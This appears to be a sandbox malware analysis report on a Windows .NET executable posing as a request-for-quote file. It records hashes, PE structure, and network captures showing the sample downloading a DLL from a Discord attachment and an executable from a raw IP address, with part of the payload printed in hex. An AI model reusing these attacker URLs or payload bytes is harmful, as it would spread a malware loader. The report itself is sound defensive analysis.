Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.5.4.3.2.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A6B.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4815
Entropy (8bit):	4.509067637706721
Encrypted:	false
SSDEEP:	48:cvIwSD8zsdJgtWI9HnWgc8sqYjY8fm8M4JxBMFn+q8veBMThrcMU+HPOd:uITf30WgrsqY5J/yKaMTlcMU+Hmd
MD5:	682B0CF4E02378403E151C14E0E77C76
SHA1:	E5983608BCCEF3A47A98B22C1BD94A3B0A33A6F1
SHA-256:	9D5EF79FA022320393BCAFC32AD3B4C4E4A80DB416CEB16C8C93A90D30D5DE16
SHA-512:	660307A3A7D3AE3536E6FF842893BD8B41E3A6946A8634C8B02D8684D9FBED8E7EF180ED99A8097B051CD39AF3E7B641DEB9B21984DF01894FFD52EE4E0995AF
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1639051" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\RFQ- 7075-T6.exe.log

Process:	C:\Users\user\Desktop\RFQ- 7075-T6.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1039
Entropy (8bit):	5.365622957937216
Encrypted:	false
SSDEEP:	24:ML9E4Ks2f84jE4KnKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7a:MxHKXfvjHKnYHKhQnoPtHoxHhAHKzva
MD5:	1267CD27EC2E67CA2B2E742DD88C7CF1
SHA1:	6A2022D6A0C73046E75B2E098276E45F826CE34B
SHA-256:	8A41B61B597A5946BFE4FEB3FD01DD3B3260CBB1385772947D183D3AE1CEB67C
SHA-512:	4E7F0822BD717835F7AC806244A36EC0A1CF5ECB2B8614D7248FE0C89FCDF89ABB3BF6DBF763F09D4EDBC050E8E2377E7E014FF4E8715CE47D965811A2AA55C5
Malicious:	**true**
Reputation:	low
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b880

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	4.710107307949913
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	RFQ- 7075-T6.exe
File size:	7680
MD5:	d9761200032232025041ea4e1f7d0ae2
SHA1:	bbebd24b01671f232d6e8552fd0b6ff43f22a2f6
SHA256:	d5880984d7995779a57c6d76f84fa336ab7346560689ea406205544fe0f038c1
SHA512:	f069c63899a630dcb22b33342ba57b112db451a75131619a6f0b5d7e297cbce6c8cdffe1cce4d62c442e8dcb030e080d6159b0f3a0a2089f7df42155d82ff473
SSDEEP:	96:Tp6KJCFA38f9Utq0iO+I+PmH/lbjiCeQu+E8380Y516lkrqgI+MJXzNtI:t6u49U4Is2KCeb58380Y51/EZJBO
TLSH:	A0F1EA17E3DC877AD87A8F311C72524A5B79A682DD27CB6E1D8801499C873D44B52FB0

File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L...UI.b............................3... ...@....@.. ....@................................

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x40330e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x62F14955 [Mon Aug 8 17:35:17 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Copyright Joe Security LLC 2022

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x32c0	0x4b	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x4000	0x578	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x6000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x3188	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x1314	0x1400	False	0.5328125	SysEx File -	5.2670505811726525	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0x4000	0x578	0x600	False	0.39453125	data	3.959269745518616	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x6000	0xc	0x200	False	0.044921875	data	0.08153941234324169	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources


Name	RVA	Size	Type	Language	Country
RT_VERSION	0x40a0	0x2e4	data		
RT_MANIFEST	0x4388	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 22:21:08.834498882 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:08.834569931 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:08.834678888 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:08.865834951 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:08.865890980 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:08.915698051 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:08.915818930 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:08.918903112 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:08.918941021 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:08.919226885 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.053343058 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.286039114 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.323520899 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.323692083 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.323764086 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.323811054 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.323853970 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.323921919 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.323934078 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.324002028 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.324071884 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.324071884 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.324095011 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.324155092 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.324174881 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.324342012 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.324400902 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.324413061 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.324476004 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.324536085 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.324546099 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.324564934 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.324620008 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.324644089 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.324775934 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.324839115 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.324851036 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.324923038 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.324985027 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.324990034 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.325009108 CEST	443	49739	162.159.135.233	192.168.2.4

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 22:21:09.325082064 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.325094938 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.325160027 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.325220108 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.325222015 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.325239897 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.325301886 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.325313091 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.325392008 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.325452089 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.325457096 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.325474024 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.325535059 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.325546980 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.325613976 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.325675964 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.325680017 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.325699091 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.325752020 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.325766087 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.325871944 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.325931072 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.325937986 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.325956106 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.326010942 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.326024055 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.326103926 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.326158047 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.326164007 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.326183081 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.326236010 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.326250076 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.326344967 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.326409101 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.326417923 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.326431036 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.326483965 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.326495886 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.326533079 CEST	443	49739	162.159.135.233	192.168.2.4
Aug 8, 2022 22:21:09.326587915 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.334239960 CEST	49739	443	192.168.2.4	162.159.135.233
Aug 8, 2022 22:21:09.348371029 CEST	49741	80	192.168.2.4	109.206.241.81
Aug 8, 2022 22:21:09.378936052 CEST	80	49741	109.206.241.81	192.168.2.4
Aug 8, 2022 22:21:09.379136086 CEST	49741	80	192.168.2.4	109.206.241.81
Aug 8, 2022 22:21:09.379342079 CEST	49741	80	192.168.2.4	109.206.241.81
Aug 8, 2022 22:21:09.415420055 CEST	80	49741	109.206.241.81	192.168.2.4
Aug 8, 2022 22:21:09.415494919 CEST	80	49741	109.206.241.81	192.168.2.4
Aug 8, 2022 22:21:09.415546894 CEST	80	49741	109.206.241.81	192.168.2.4
Aug 8, 2022 22:21:09.415582895 CEST	49741	80	192.168.2.4	109.206.241.81
Aug 8, 2022 22:21:09.415600061 CEST	80	49741	109.206.241.81	192.168.2.4
Aug 8, 2022 22:21:09.415652037 CEST	80	49741	109.206.241.81	192.168.2.4
Aug 8, 2022 22:21:09.415658951 CEST	49741	80	192.168.2.4	109.206.241.81
Aug 8, 2022 22:21:09.415704966 CEST	80	49741	109.206.241.81	192.168.2.4
Aug 8, 2022 22:21:09.415755033 CEST	80	49741	109.206.241.81	192.168.2.4
Aug 8, 2022 22:21:09.415769100 CEST	49741	80	192.168.2.4	109.206.241.81
Aug 8, 2022 22:21:09.415807009 CEST	80	49741	109.206.241.81	192.168.2.4
Aug 8, 2022 22:21:09.415853977 CEST	49741	80	192.168.2.4	109.206.241.81
Aug 8, 2022 22:21:09.415855885 CEST	80	49741	109.206.241.81	192.168.2.4
Aug 8, 2022 22:21:09.415909052 CEST	80	49741	109.206.241.81	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 22:21:08.782720089 CEST	62099	53	192.168.2.4	8.8.8.8
Aug 8, 2022 22:21:08.804208040 CEST	53	62099	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 8, 2022 22:21:08.782720089 CEST	192.168.2.4	8.8.8.8	0xfe0b	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 8, 2022 22:21:08.804208040 CEST	8.8.8.8	192.168.2.4	0xfe0b	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Aug 8, 2022 22:21:08.804208040 CEST	8.8.8.8	192.168.2.4	0xfe0b	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Aug 8, 2022 22:21:08.804208040 CEST	8.8.8.8	192.168.2.4	0xfe0b	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Aug 8, 2022 22:21:08.804208040 CEST	8.8.8.8	192.168.2.4	0xfe0b	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Aug 8, 2022 22:21:08.804208040 CEST	8.8.8.8	192.168.2.4	0xfe0b	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- cdn.discordapp.com
- 109.206.241.81

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49739	162.159.135.233	443	C:\Users\user\Desktop\RFQ- 7075-T6.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49741	109.206.241.81	80	C:\Users\user\Desktop\RFQ- 7075-T6.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 22:21:09.379342079 CEST	663	OUT	GET /htdocs/qWDXb.exe HTTP/1.1 Host: 109.206.241.81 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 22:21:09.415420055 CEST	665	IN	HTTP/1.1 200 OK Date: Mon, 08 Aug 2022 20:21:09 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.29 Last-Modified: Mon, 08 Aug 2022 17:34:39 GMT ETag: "2e400-5e5be3af3ad6a" Accept-Ranges: bytes Content-Length: 189440 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 45 52 e8 00 00 00 00 58 83 e8 09 8b c8 83 c0 3c 8b 00 03 c1 83 c0 28 03 08 ff e1 90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ab fc 08 ea ef 9d 66 b9 ef 9d 66 b9 ef 9d 66 b9 f4 00 cd b9 a9 9d 66 b9 f4 00 f8 b9 ec 9d 66 b9 f4 00 fb b9 ee 9d 66 b9 52 69 63 68 ef 9d 66 b9 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 01 00 cb 17 11 4a 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 d2 02 00 00 00 00 00 00 00 00 00 60 f0 01 00 00 10 00 00 00 f0 02 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 f0 02 00 00 02 00 00 00 00 00 00 02 00 40 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c4 d0 02 00 00 10 00 00 00 d2 02 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZERX<(!L!This program cannot be run in DOS mode.$ffffffRichfPELJ`@@.text `

HTTPS Proxied Packets					
Session ID	**Source IP**	**Source Port**	**Destination IP**	**Destination Port**	**Process**
0	192.168.2.4	49739	162.159.135.233	443	C:\Users\user\Desktop\RFQ- 7075-T6.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-08 20:21:09 UTC	0	OUT	GET /attachments/1005703293437235255/1005705055426588785/RealProxyFlagsBadSignature.dll HTTP/1.1 Host: cdn.discordapp.com Connection: Keep-Alive
